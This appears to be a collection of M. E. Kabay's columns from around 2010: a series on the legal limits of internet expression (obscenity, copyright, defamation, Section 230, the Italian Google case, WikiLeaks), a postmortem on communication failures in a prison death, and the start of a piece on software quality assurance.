1. Choose a strong password for sites you care for the privacy of the information you store. Bruce Schneier's advice is useful: "take a sentence and turn it into a password. Something like "This little piggy went to market" might become "tlpWENT2m". That nine-character password won't be in anyone's dictionary."
2. Use a different password for all sites – even for the ones where privacy isn't an issue. To help remember the passwords, again, following Bruce Schneier's advice is recommended: "If you can't remember your passwords, write them down and put the paper in your wallet. But just write the sentence – or better yet – a hint that will help you remember your sentence."
3. Never trust a 3rd party with your important passwords (webmail, banking, medical etc.)

The advice for administrators is also worth discussing at your next security group meeting.

The PDF file is free, simple to distribute, and attractive. What have you got to lose?

The Battle for Internet Freedom: (1)
What are the Rules? Who Decides?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

What are we permitted to post legally on the Internet? Who is responsible for the content of materials posted on Web sites? Two recent legal cases have highlighted the ongoing battles over control of information being posted on the Internet.

In Italy, the government of neo-Fascist< http://observers.france24.com/en/content/20090617-neo-fascists-want-patrol-italy-streets-italian-national-guard > Silvio Berlusconi< http://www.thebiographychannel.co.uk/biographies/silvio-berlusconi.html >, the media magnate who detests the very idea of having anyone else in control of any news media, has drafted legislation to impose government examination of all videos *before* they can be uploaded to the Web.< http://www.huffingtonpost.com/2010/01/22/italy-internet-regulation_n_433386.html > In a related case, an Italian judge convicted Google executives of violating a child's privacy rights because someone posted an abusive video on Google Video and Google staff didn't remove it fast enough to suit the judge.< http://www.guardian.co.uk/technology/2010/feb/24/google-video-italy-privacy-convictions >

In contrast, in Iceland, the Wikileaks< http://wikileaks.org/ > organization, devoted to open publication of information about government malfeasance, is receiving support from legislators< http://www.guardian.co.uk/world/2010/feb/12/iceland-haven-freedom-speech-wikileaks >.

These cases raise questions about who decides what can legally be posted on Internet-accessible venues such as blogs and Web sites. If you, personally, run a blog where visitors can leave comments, are you immediately legally responsible for what total strangers post on your Web site? What if they post stolen software? What if a group of religious fanatics who seized power over an entire nation object to cartoons that you have posted on your Web site< http://uspolitics.about.com/od/politicalcommentary/a/dk_cartoons_2.htm > and issue death threats against you? What if a totalitarian regime objects to a description of its Dear Leader as a degenerate nitwit who lives in luxury while his people starve to death?< http://www.time.com/time/world/article/0,8599,1843207,00.html >

I don't include restrictions based on suppression of political speech as *legal* issues; dictatorships such as Burma< http://opennet.net/blog/2008/10/burma-steps-up-internet-restrictions >, Cuba< http://www.i-policy.org/2010/01/cuba-increases-internet-access-while-censorship-continues.html <, Iran< http://www.circleid.com/posts/20090619_iran_internet_censorship_sophisticated/ >, Saudi Arabia< http://www.businessweek.com/magazine/content/08_47/b4109068380136.htm?chan=magazine+channel_in+depth >, and particularly China< http://www.cecc.gov/pages/virtualAcad/exp/expcensors.php > routinely suppress the distribution of information perceived as threatening to the entrenched and corrupt elites governing their people but they do not use the rule of laws as commonly defined when implementing their rules. They use the arbitrary exercise of power and the threat of violence.

The basic legal issues surrounding posting anything on the 'Net include the following:

- Indecency and obscenity
- Intellectual property
- Defamation.

In the series, I'll present brief summaries of the three areas at issue and then follow up with analyses of the recent cases in the news. Then I'll discuss the concept of the *common carrier* and the critical importance in US jurisprudence of two cases from 20 years ago: Cubby vs CompuServe and Stratton-Oakmont vs Prodigy. Finally, I'll analyze the Italian and Icelandic cases in more depth.

The next column deals with obscenity and child pornography.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (2)
Obscenity & Child Pornography

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second in a series of articles presenting the legal foundations of Internet expression.

Indecency is "offensiveness according to accepted standards, especially in sexual matters" and *obscenity* is "something that is disgusting and morally offensive." (Microsoft® Encarta® 2008.) In every culture, social norms< http://changingminds.org/explanations/theories/social_norms.htm > prescribe and prohibit ranges of behavior. For example,

- Scandinavians and most northern Europeans have far less concern about nudity than many people in the USA: when German exchange students cheerfully took off their blouses to sunbathe on the campus of Norwich University some years ago, they were mystified when asked to cover up (and many male students at the summer school were disappointed).
- Some Muslim countries view any sight of a woman's body except the eyes as indecent and provocative.< http://www.missionislam.com/family/hijab.htm >
- Saudi Arabian censorship concerned primarily with preventing views of women in
- positions of autonomy and authority; for example, it is forbidden for Saudi Arabian women to drive in public.< http://www.npr.org/templates/story/story.php?storyId=97541372 >
- African tribal women who habitually go barebreasted laughed like crazy upon hearing of American men's obsession with *Playboy* and strip shows: "You mean they act like babies??" (This is a true story from Drs Michael and Judie Bopp, Baha'j< http://www.bahai.org/ > missionaries whom I met in Rwanda in the mid-1970s and who are still close friends.< http://www.fourworlds.ca/ >

In the United States, certain categories of sexually-oriented materials are defined as *pornography* and are expressly protected by the First Amendment to the Constitution. However, materials may may be defined as *obscenity* and deprived of First Amendment protection if they violate the *Miller Test*< http://courses.cs.vt.edu/cs3604/lib/Censorship/3-prong-test.html > which asks these difficult questions:

1. Would the "average person," apply "contemporary community standards," find the work, taken as a whole, appeals to the "prurient interest"?
2. Does the work depict or describe, in a "patently offensive way," sexual conduct specifically defined by applicable state law?
3. Does the work, taken as a whole, lack "serious" literary, artistic, political, or scientific value?

The difficulties are in the details: Which community – San Francisco or Peoria? Whose values?

One category that is illegal in most countries in the world is child pornography: the depiction of underage children engaged in sexual poses or sexual acts. Problems include differences in defining the age of consent< http://www.avert.org/age-of-consent.htm > (which varies from 12 to 18 years) and different degrees of rejection of sex with children (Japan, for example, is under

fire for tolerating what would be called pedophilia in many other countries)< http://search.japantimes.co.jp/cgi-bin/nn20091007a5.html >. In the United states, creating, storing and transmitting child pornography is a felony and the Federal Bureau of Investigation (FBI) has been running the "Innocent Images National Initiative"< http://www.fbi.gov/innocent.htm > since 1995 to help stop child pornographers and pedophiles.

While I'm on the topic of child pornography, readers might want to let their younger relatives and students know that the widespread practice of *sexting*, in which kids send provocative pictures of themselves or of their friends and send them around via mobile phones is drawing the attention of police authorities on the grounds that even self-photography by minors may constitute child pornography.< http://www.msnbc.msn.com/id/28679588/ >

If you would like to see or use lecture notes on indecency and obscenity from the *CJ341 Cyberlaw & Cybercrime* course that I teach in collaboration with Professors Peter R. Stephenson and Julie Tower-Pierce, you can download PowerPoint< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/06_indecency_pornography.ppt > or PDF< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/06_indecency_pornography.pdf > versions. The corresponding files for the lecture on child pornography are also freely available (PPT< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/05_child_pornography.ppt > and PDF< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/05_child_pornography.pdf >).

I'll continue with this review of fundamentals of what we can and cannot post legally on the 'Net in the next column by discussing intellectual property.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (3)
Restrictions on Intellectual Property

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of articles presenting the legal foundations of Internet expression.

What can one post on the 'Net without fear of legal reprisal for violating other people's rights to control their intellectual property (IP)?

IP is "property from original thought protected by law: original creative work manifested in a tangible form that can be legally protected, e.g. by a patent, trademark, or copyright." (Microsoft® Encarta® 2008)

In countries that have signed treaties< http://www.wipo.int/treaties/en/ > administered through the World Intellectual Property Organization (WIPO< http://www.wipo.int/portal/index.html.en >) such as the USA and the European Union among many others, IP law covers such topics as

- Copyright
- Patents
- Trade secrets
- Reverse Engineering
- End-User License Agreements.

In considering what one posts on the Web or on Internet-accessible servers, the most important element is copyright. Granted, posting other people's trade secrets on a public Web site can get one into serious trouble, but it doesn't happen very often.

Trade secrets are "Any formula, pattern, device, or compilation of information that is used in business, that is not generally known, and that gives the owner an opportunity to obtain an advantage over competitors who do not know it. A trade secret must also be the subject of efforts that are reasonable under the circumstances to maintain its secrecy."< http://www.nolo.com/dictionary/trade-secret-term.html > Trade secrets are sometimes referred to as *confidential information* or *proprietary knowledge*.

An interesting case involving trade secrets occurred in late 2004 when the 19-year-old Nicholas Ciarelli was sued under his pseudonym (Nick dePlume) for posting restricted information about the Mac Mini on his *Think Secret* Web site.< http://www.macobserver.com/tmo/article/Think_Secret_Apple_Settle_Suit_Think_Secret_to_Cease_Publishing/ >

Posting or otherwise sharing copyrighted material without permission or license, however, can get a Webmaster into deep waters quickly.

Copyright law in the US is traced to the Copyright Act of 1790< http://www.earlyamerica.com/earlyamerica/firsts/copyright/centinel.jpg >, which itself was rooted in the Statute of Anne< http://www.copyrighthistory.com/anne.html > (1710) in England.

Intended to stimulate creativity by allowing creators of new knowledge to benefit financially from their inventiveness, copyright law protects

- Reproduction of copyrighted materials
- Preparation of derivative works
- Distribution
- Performance
- Display in public.

There are limited exceptions to the posting of other people's work on a Web site; these fall under the fuzzy rules of *Fair Use Doctrine.*< http://www.copyright.gov/fls/fl102.html > Fair Use is intended to allow what would otherwise be infringing use of copyrighted work for certain purposes:

- Criticism
- Comment
- News reporting
- Teaching (with specific limitations)
- Scholarship
- Research.

In their wonderful 1996 e-mail course, *Cyberspace Law for Non-Lawyers*,< http://w2.eff.org/legal/CyberLaw_Course/index.html >, Professors Larry Lessig< http://www.lessig.org/ >, David G. Post< http://www.law.temple.edu/servlet/com.rnci.products.DataModules.RetrievePage?site=TempleLaw&page=N_Faculty_Post_Main > and Eugene Volokh< http://www.law.ucla.edu/volokh/ > wrote that the more "YES" answers you can give to the following questions, the better your chances of pleading Fair Use in a court case against accusations of copyright violations:

1. Is your use noncommercial?
2. Is your use for purposes of criticism, comment, parody, news reporting, teaching, scholarship, or research?
3. Is the original work mostly fact (as opposed to mostly fiction or opinion)?
4. Has the original work been published (as opposed to sent out only to one or a few people)?
5. Are you copying only a small part of the original work?
6. Are you copying only a relatively insignificant part of the original work (as opposed to the most important part)?
7. Are you adding a lot new to the work (as opposed to just quoting parts of the original)?
8. Does your conduct leave unaffected any profits that the copyright owner can make (as opposed to displacing some potential sales OR potential licenses of reprint rights)?

There are thousands of cases of prosecutions under US law< http://www.justice.gov/usao/eousa/foia_reading_room/usam/title9/71mcrm.htm > for posting illegal materials on the Web such as copies of music, pictures, cartoons, movies, articles, books, and even plagiarized text incorporated into different-looking material.< http://www.freelegaladvicehelp.com/copyrights/copyright-infringement/index.html > Bottom line: if you want to use someone else's stuff on your Web site, ASK THEM FOR PERMISSION! It's not that hard. In my course materials, I routinely write to the people who seem to own images I would like to use to decorate slides; around 99% of them cheerfully grant permission for such use. For other images, I have happily subscribed for several years to the iCLIPART< http://www.iclipart.com/index2.php > service where a $40 subscription grants me

legal license to use 7.8 million images.

And if you prefer to fight the whole concept of copyright, you can always post your own materials using the Copyleft< http://www.gnu.org/copyleft/ > which allows you to stipulate what you do and do not allow to be done with your materials.

You can download a number of lectures on intellectual property law from my *CJ341 Cyberlaw & Cybercrime* course pages.< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/index.htm >

In the next article, I'll turn to another area of restricted content for Internet distribution: defamation.

* * *

The Battle for Internet Freedom: (4) Defamation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the fourth in a series of articles presenting the legal foundations of Internet expression.

Can you post insulting comments about someone on your Web site?

Sure you can, as long as they are either opinions or factually based. However, posting lies about people may open the person doing the posting to civil proceedings for damages.

Defamation is communication that damages reputation and good name in a community. Speaking false nasty stuff about other people is called *slander*; writing false nasty stuff about people is called *libel*.< http://injury.findlaw.com/defamation-libel-slander/defamation-law-made-simple.html >

Successful civil action for defamation requires the following components:

- The communication must be demonstrably false.
- Someone other than the person making the utterance must have received the defamatory message.
- The content must expose the victim to hatred, contempt or ridicule; or it must tend to injure the target in his or her work.

Public officials are restricted in bringing defamatory actions against members of the public; such officials have the additional burden of proving actual malice.< http://www.eff.org/issues/bloggers/legal/liability/defamation > The definition of *public figures* normally applies to people who have chosen to speak or act in public but can include people who may not personally choose to be considered such (e.g., people involved in accidents or scandals).

One of the landmark cases reducing the rights of public figures to sue for libel is New York Times v Sullivan (1964)< http://www.law.cornell.edu/supct/html/historics/USSC_CR_0376_0254_ZS.html > which was argued before the Supreme Court of the United States. The Justices ruled that "A State cannot, under the First and Fourteenth Amendments, award damages to a public official for defamatory falsehood relating to his official conduct unless he proves 'actual malice' – that the statement was made with knowledge of its falsity or with reckless disregard of whether it was true or false."

Does the First Amendment of the US Constitution protect defamation? Not really: the First Amendment applies to government restrictions on speech, not restrictions by private organizations or individuals. Thus when a moderator on a privately run discussion board establishes rules for civil discourse and tries to bar a repeat offender from continued offensive postings, it's pointless to shriek about First Amendment rights – they don't apply to a private discussion group that has no government funding or other involvement. But the First Amendment provides no inalienable right to disseminate defamation.

Opinions are not usually considered defamatory even if they are irritating, offensive or actually cause perceived harm. On the other hand, civil tort as a remedy for damage caused by speech is not precluded by the First Amendment.

The Internet has made posting defamatory materials much easier than in the days of broadsheets and printed pamphlets produced at the defamer's expense; it's even possible to post audio and video clips defaming anyone one wishes to attack (YouTube< http://www.youtube.com/ > is full of them). Little or no skill is required for such postings, so many more people are able to voice their vitriolic opinions or spread their possibly unfounded bile across the mental landscape. Figuring out who these people are is not necessarily easy; not all Web sites require any kind of identification other than an e-mail address, and many don't bother sending a confirmation e-mail to verify that the e-mail address exists. In any case, free e-mail services of < http://email.about.com/od/usingfreeemailtothemax/Get_the_Most_Out_of_Your_Free_Email_Account.htm > allow anyone to create any number of unverified and untraceable e-mail accounts that can be used once and deleted with minimal trace.

Even if one can trace a defamer, there's a good chance that the individual posting the nasty lies has little or no money for any kind of meaningful monetary recovery. So who is responsible for defamatory content – or indeed any content – posted on Internet venues where more than one person is posting material?

In the next article, I'll review three famous cases in which defamatory materials led to lawsuits – and the implications for people and organizations running the infrastructure of the World Wide Web.

* * *

You can freely download class notes on defamation as part of the lecture (#8) on cyberstalking, spam and defamation in the lectures< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/index.htm > folder for my CJ341 *Cyberlaw & Cybercrime* classes.

The Battle for Internet Freedom: (7)
WikiLeaks and Iceland

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the seventh and last in a series of articles discussing legal aspects of Internet expression.

On March 15, 2010, the mysterious organization called WikiLeaks< http://www.wikileaks.com/ > posted a 2008 analysis< http://file.wikileaks.org/files/us-intel-wikileaks.pdf > of itself from the US Army Counterintelligence Center. Readers will note that according to the preamble of the document, "*Unauthorized Disclosure Subject to Criminal Sanctions.*"

The Executive Summary briefly describes the mission of WikiLeaks:

> The stated intent of the Wikileaks.org Web site is to expose unethical practices, illegal behavior, and wrongdoing within corrupt corporations and oppressive regimes in Asia, the former Soviet bloc, Sub-Saharan Africa, and the Middle East. To do so, the developers of the Wikileaks.org Web site want to provide a secure forum to where leakers, contributors, or whistleblowers from any country can anonymously post or send documentation and other information that exposes corruption or wrongdoing by governments or corporations. The developers believe that the disclosure of sensitive or classified information involving a foreign government or corporation will eventually result in the increased accountability of a democratic, oppressive, or corrupt the government to its citizens.

The report expresses concern that "intentional or unintentional leaking and posting of US Army sensitive or classified information to Wikileaks.org could result in increased threats to DoD personnel, equipment, facilities, or installations." The report very properly identifies the site as a potential route for disinformation (DISINFO) campaigns and psychological operations (PSYOP). But it ends with suggestions for destroying the group running the Website by aggressive investigation and prosecution: "The identification, exposure, or termination of employment of or legal actions against current or former insiders, leakers, or whistleblowers could damage or destroy this center of gravity and deter others from using Wikileaks.org to make such information public."

Are all governments opposed to electronic whistleblowing?

The lawmakers of Iceland aren't negative at all: indeed, they are agitating for laws to protect online freedom of speech, as Mark Tran of the *Guardian* newspaper in England writes in a February 2010 article< http://www.guardian.co.uk/world/2010/feb/12/iceland-haven-freedom-speech-wikileaks >.

Opposition Members of Parliament (MP) are drafting the *Icelandic Modern Media Initiative*< http://www.66degreesoffreedom.com/?l=en&p=intro > which aims to "task the government with finding ways to strengthen freedom of expression around world and in Iceland, as well as providing strong protections for sources and whistleblowers. To this end the legal environment should be explored in such a way that the goals can be defined, and changes to law or new law proposals can be prepared. The legal environments of other countries should be considered, with

the purpose of assembling the best laws to make Iceland a leader of freedoms of expression and information. We also feel it is high time to establish the first Icelandic international prize: The Icelandic Freedom of Expression Award."

In another development, Google posted an entry on its corporate blog on March 11, 2010 < http://googleblog.blogspot.com/ > entitled, "Recognizing courage, securing online freedom." The announcement began as follows:

> More than ever, governments around the world are threatening online free expression. Forty countries have taken measures to limit this freedom, up from only a handful a few years ago. Google and YouTube services are or have been blocked in 25 of those nations.
>
> On Thursday night in Paris, we took an important step to highlight this crucial issue by sponsoring the first Netizen Prize (or more elegantly, "Le Prix de Net Citoyen") awarded by the Paris-based advocacy group Reporters Without Borders. And on Friday, March 12, we'll be helping highlight the fight for Internet freedom by marking the group's World Day Against Cyber Censorship on YouTube.
>
> Fittingly, Reporters Without Borders chose to give the first Netizen Prize to the Iranian creators of the website Change for Equality, first established in 2006 to fight for changes in laws in Tehran that discriminate against women. That site has since become a well-known source of information on women's rights in Iran, documenting arrests of women activists and becoming a rallying point for opponents of the regime.

The fight for freedom on the Internet and for Internet freedom are intertwined. Readers can contribute by donating to WikiLeaks< http://wikileaks.org/ > and to Reporters Without Frontiers< http://www.rsf.org/ **>.**

The people, united, will never be defeated.

The Battle for Internet Freedom: (5) Responsibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the fifth in a series of articles presenting the legal foundations of Internet expression.

Who is legally responsible for the content of materials posted electronically via services such as value-added networks (the predecessors of the World Wide Web such as CompuServe, Prodigy and AOL) and the Web itself?

Three US lawsuits established an important basis for discussions of Internet freedom and responsibility:

- Cubby v CompuServe (1991)< http://epic.org/free_speech/cubby_v_compuserve.html >
- Stratton Oakmont v Prodigy (1995)< http://www.issuesininternetlaw.com/cases/stratton.html >
- Blumenthal v Drudge & AOL (1998)< http://epic.org/free_speech/blumenthal_v_drudge.html >.

CompuServe< http://webcenters.netscape.compuserve.com/menu/ > was one of the earliest value-added networks (VANs): it started its communications service in 1979.< http://www.fundinguniverse.com/company-histories/CompuServe-Interactive-Services-Inc-Company-History.html > The company offered facilities for organizations and individuals to sponsor their own, locally-controlled discussion *forums*, over which CompuServe exerted no control whatsoever. Cameron Communications, Inc.(CCI) established the Journalism Forum; Don Fitzpatrick Associates (DFA) established the newsletter *Rumorville* distributed in the Journalism Forum. Don Fitzpatrick published nasty comments about a competing newsletter called *Skuttlebut*. The defamed owners, Cubby Inc. and Robert Blanchard launched a civil lawsuit for libel against everyone involved – including CompuServe. The significant finding by the US District Court, Southern District, of New York was as follows (quoting directly from the judgement dismissing the claims against CompuServe):

> Based on the undisputed facts, the Court concludes that neither CCI nor DFA should be considered an agent of CompuServe. CompuServe, CCI, and DFA are independent of one another. CompuServe has simply contracted with CCI for CCI to manage the Journalism Forum; under the contract, CCI "agrees to manage, review, create, delete, edit and otherwise control the contents of the [Journalism Forum], in accordance with editorial and technical standards and conventions of style as established by CompuServe." …. CompuServe has thereby delegated control over the assembly of the contents of the Journalism Forum to CCI. CompuServe's ultimate right under the contract to remove text from its system for noncompliance with its standards merely constitutes control over the result of CCI's independent work. This level of control over the Journalism Forum is insufficient to rise to the level of an agency relationship.

A few years later, a similar case arose involving the Prodigy VAN (no longer actively in business)< http://online.wsj.com/article/SB126335118860527243.html > when an anonymous

poster on the service's *Money Talk* bulletin board (run by Charles Epstein) claimed in October 1994 that the securities investment firm Stratton Oakmont and its president, Daniel Porush, were involved in criminal fraud. The offended victims of this smear sued Prodigy and the anonymous poster; they specifically cited Prodigy's stated policies trumpeting its family-friendly environment. In May 1995 (the date is important), Judge Stuart L. Ain of the Supreme Court of New York, Nassau County, wrote that "PRODIGY held itself out as an online service that exercised editorial control over the content of messages posted on its computer bulletin boards, thereby expressly differentiating itself from its competition and expressly likening itself to a newspaper." The judge quoted an interview by the company's Director of Market Programs and Communications proudly announcing,

> "We make no apology for pursuing a value system that reflects the culture of the millions of American families we aspire to serve. Certainly no responsible newspaper does less when it carries the type of advertising it published, the letters it prints, the degree of nudity and unsupported gossip its editors tolerate."

Well, that blew it. Prodigy was found responsible for the libelous content. Judge Ain wrote, "…at least for the limited purpose of monitoring and editing the "Money Talk" computer bulletin board, PRODIGY directed and controlled Epstein's actions."

The third case bearing on responsibility for posted content concerns the notorious (or famous, depending on your political leanings) Matt Drudge< http://www.infoplease.com/biography/var/mattdrudge.html >, who posted *rumors* in August 1997 in his AOL *DRUDGE REPORT* service asserting that journalist Sidney Blumenthal< http://www.huffingtonpost.com/sidney-blumenthal/challenges-and-opportunit_b_409793.html >, then beginning to work with the Clinton administration, was abusive towards his wife but that his abuse was being covered up. Blumenthal sued both Drudge and AOL. Even though AOL had a contract with Drudge allowing officials of the company to edit or to remove content from the column if they determined that it violated AOL's terms of service, Judge Paul L. Friedman of the United States District Court for the District of Columbia ruled that AOL was *not liable* for Drudge's actions.

The key difference between the situation for Prodigy in 1995 and AOL in 1998 was Section 230 of the Communications Decency Act of 1996 (47 USC 230< http://www4.law.cornell.edu/uscode/html/uscode47/usc_sec_47_00000230----000-.html >) which indemnified Internet service providers (ISPs) against liability for what their users post online: "No provider or user of an interactive computer service shall be treated as the publisher or speaker of any information provided by another information content provider." Through this legislation, Congress effectively granted *common carrier*< http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_5-3/uncommon_carrier.html > status to ISPs.

In the next column, I'll look at the situation in Italy, where a judge convicted three Google executives in February 2010 for "allowing" an abusive video to be posted online.

The Battle for Internet Freedom: (6)
Italy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the sixth in a series of articles presenting the legal foundations of Internet expression.

On September 8, 2006, someone posted a cell-phone video on Google Video showing four bullies punching and kicking an autistic boy in their school in Turin, Italy.< http://www.dailymail.co.uk/news/worldnews/article-1253383/Italy-convicts-Google-executives-autism-bullying-video.html > According to *New York Times* reporter Rachel Donadio, "Google said it removed the video within two hours of receiving a formal complaint from the Italian police, two months after the video was first posted."< http://www.nytimes.com/2010/02/25/technology/companies/25google.html >

The boy's father and an advocacy group called *Vivi Down* that works to protect people with Down's Syndrome< http://www.ndss.org/ > (even though the child doesn't suffer from that affliction) launched a lawsuit against Google for defamation and for violating the privacy of the victim.< http://www.reuters.com/article/idUSLDE61N0Q120100224 >

On February 24, 2010, Judge Oscar Magi of Milan ruled that three randomly-chosen Google executives were innocent of defamation but guilty of the violation of privacy charges; he sentenced them to six months in prison (suspended).

The condemned executives, their colleagues and the Internet in general exploded in outrage.

The BBC quoted one of the defendants, Chief Legal Officer David Drummond, saying, ""I intend to vigorously appeal this dangerous ruling. It sets a chilling precedent…. If individuals like myself and my Google colleagues who had nothing to do with the harassing incident, its filming or its uploading onto Google Video can be held criminally liable solely by virtue of our position at Google, every employee of any internet hosting service faces similar liability."< http://news.bbc.co.uk/2/hi/technology/8533695.stm >

Paul McNamara of *Network World*, himself the father of an autistic child, expressed outrage over the bullying – and outrage over what he described as an insane ruling: "Google was not any more responsible here than the postal service would be for delivering a ransom note. Madness. There's no other way to explain this verdict."< http://www.networkworld.com/news/2010/022410-buzzblog-google-execs-convicted.html >

Analysts also imputed other motives to the judge's ruling; Rachel Donadio's article< http://www.nytimes.com/2010/02/25/technology/companies/25google.html > includes this interesting analysis:

> In Italy, where Prime Minister Silvio Berlusconi owns most private media and indirectly controls public media, there is a strong push to regulate the Internet more assertively than it is controlled elsewhere in Europe. Several measures are pending in Parliament here that seek to impose various controls on the Internet. Critics of Mr. Berlusconi say the measures go beyond routine copyright questions and are a way to stave off competition

> from the Web to public television stations and his own private channels — and to keep a tighter grip on public debate. “It’s a deliberate effort to control the means of communication,” said Juan Carlos de Martin, the founder of the Nexa Center at Turin’s Polytechnic University, which studies Internet use in Italy.

An interesting wrinkle in the case is the reasoning offered by the Italian prosecuting attorneys: “…because Google handles user data – and uses content to generate advertising revenue – it is a content provider, not a service provider, and therefore broke Italian privacy law. The law prohibits the use of someone's personal data with the intent of harming him or of making a profit.”< http://www.sltrib.com/business/ci_14471210 >

Google is planning to appeal the conviction of its executives and cited European Union law which gives “hosting providers freedom from liability as long as they remove illegal content once notified of its existence.”< http://www.networkworld.com/news/2010/022410-google-italy-convictions.html >

I hope that Judge Magi’s ruling will be overturned.

In the next and last article in this series, I’ll review some good work being done in Iceland and elsewhere to fight for Internet freedom.

Postmortem: Broken Feedback Loops in Critical Systems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A sad story caught my eye in a local paper recently. A 23-year-old anorexic prisoner died in prison in Swanton, Vermont in August 2009 because of a chain of human errors. The tragedy has valuable – if tragic – lessons for all of us involved in mission-critical operations, from controlling production systems through responding to computer intrusions.

The editorial "System failed"< http://www.timesargus.com/article/20100310/OPINION01/3100314/1021/OPINION01 > in the *Barre-Montpelier Times Argus* newspaper of March 10, 2010 summarizes the story of Ashley Ellis as follows (quoting directly but with added numbering and some [clarifying labels]):

1. Ellis's doctors faxed her records to a doctor in the Corrections Department's health services. This was two days before Ellis was to report to prison.
2. The Corrections doctor faxed Ellis's records to a nurse [Nurse 1] at the prison.
3. The next day the nurse [Nurse 1] e-mailed a regional director of the Prison Health Service [the private firm with a contract for health care in Vermont prisons at that time] in California. By the end of the day the regional director authorized the nurse [Nurse 1] to order Ellis's medication. But the nurse [Nurse 1] did not do so because it was the end of the day.
4. The next day – the day Ellis was to arrive – the nurse [Nurse 1] handling Ellis's case had to fill in for another nurse [Nurse 2], and so another day went by without anyone ordering Ellis's medication.
5. The next day a different nurse [Nurse 3] found Ellis's chart on her desk, and she ordered the medication. But she found that the prison did not have it in stock, so she ordered it from a pharmacy in St Albans. She left a message with a nurse [Nurse 4] on the night shift to pick it up on her way to work [that evening].
6. The night shift nurse [Nurse 4] didn't listen to her messages until the next day, and so she arrived at work in the evening without the medication, and the pharmacy was soon closed.
7. The next morning Ellis died.

The fundamental failure in this sequence of events is that Nurses 1 and 2 did not understand that the medication for Ellis was essential – what in an information technology context might be termed *mission critical*. In an incident-response environment, we would say that the agents failed to assign a sufficiently high priority to the task of getting that medication into the prison in time for the prisoner's arrival.

Nurse 1, in particular, allowed an entire day to go by without action because she was diverted from her routine. A shared list of priorities could have served to alert someone in the team that there was an urgent need for the medication. Similarly, in a well-run incident-response team or help-desk unit, no task would be entirely dependent on the memory of a single person; there would be a shared database available to everyone listing open cases and prioritizing actions.

Nurse 3 used voice-mail to tell Nurse 4 about the urgent matter – but voice-mail, like e-mail has no guarantee of delivery, let alone timely delivery. Production personnel, help-desk teams, and incident-response groups should never rely on communications that lack immediacy and positive

feedback on delivery when dealing with critical information. If something is on a critical path, you haven't communicated it until you have personally heard confirmation that the message has been received – and received correctly. Talk to the person you are handing the task over to personally; the recipient of the task should then summarize his or her understanding to confirm that the message got through correctly; e.g., "OK, so I will pick up the medication at the St Albans pharmacy before 18:00 tonight on my way in to work."

I'm very sorry to learn of this young person's death. Readers might want to discuss this case at the next meeting of their production / help-desk / incident-response team meeting as an opportunity to review communication patterns in their own group.

Pushing for SQA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my experience, some programmers and program development managers resist investing time in software quality assurance (SQA). In a recent research article on "Resistance Factors in the Implementation of Software Process Improvement Project in Malaysia,"< http://www.scipub.org/fulltext/jcs/jcs43211-219.pdf > from the *Journal of Computer Science* 4(3):211-219 (2008), the authors summarized extensive published research on why people resist SQA. Experts have found that there are several categories of stumbling blocks to integrating SQA into the software development process (Table 1, p 213):

- Human: failure to gain top-level, thoroughgoing support for process improvement;
- Political: perceptions of loss of power;
- Cultural: organizational resistance to changes in long-established patterns;
- Goals: unclear, undefined, unmeasured goals leave people confused and uncooperative;
- Change Management: SQA must be integrated with and support the mission-critical goals of the organization.

An essential step in implementing new SQA processes – and continuous process improvement (CPI) in general – in any organization thus involves convincing all involved stakeholders (employees, managers, shareholders and even customers) that the project is worth the effort. I have some ideas from teaching that may be helpful in this task.

One of the key steps in teaching is to show students why a subject is worth learning. My practice, developed through four decades of teaching, is to start every lecture with an informal overview of how a topic relates to the real world. Thus in discussing SQA in a management of information assurance (IA) course or a systems engineering course, showing students some cases where SQA was lacking is an entertaining way of bringing the message home vividly.

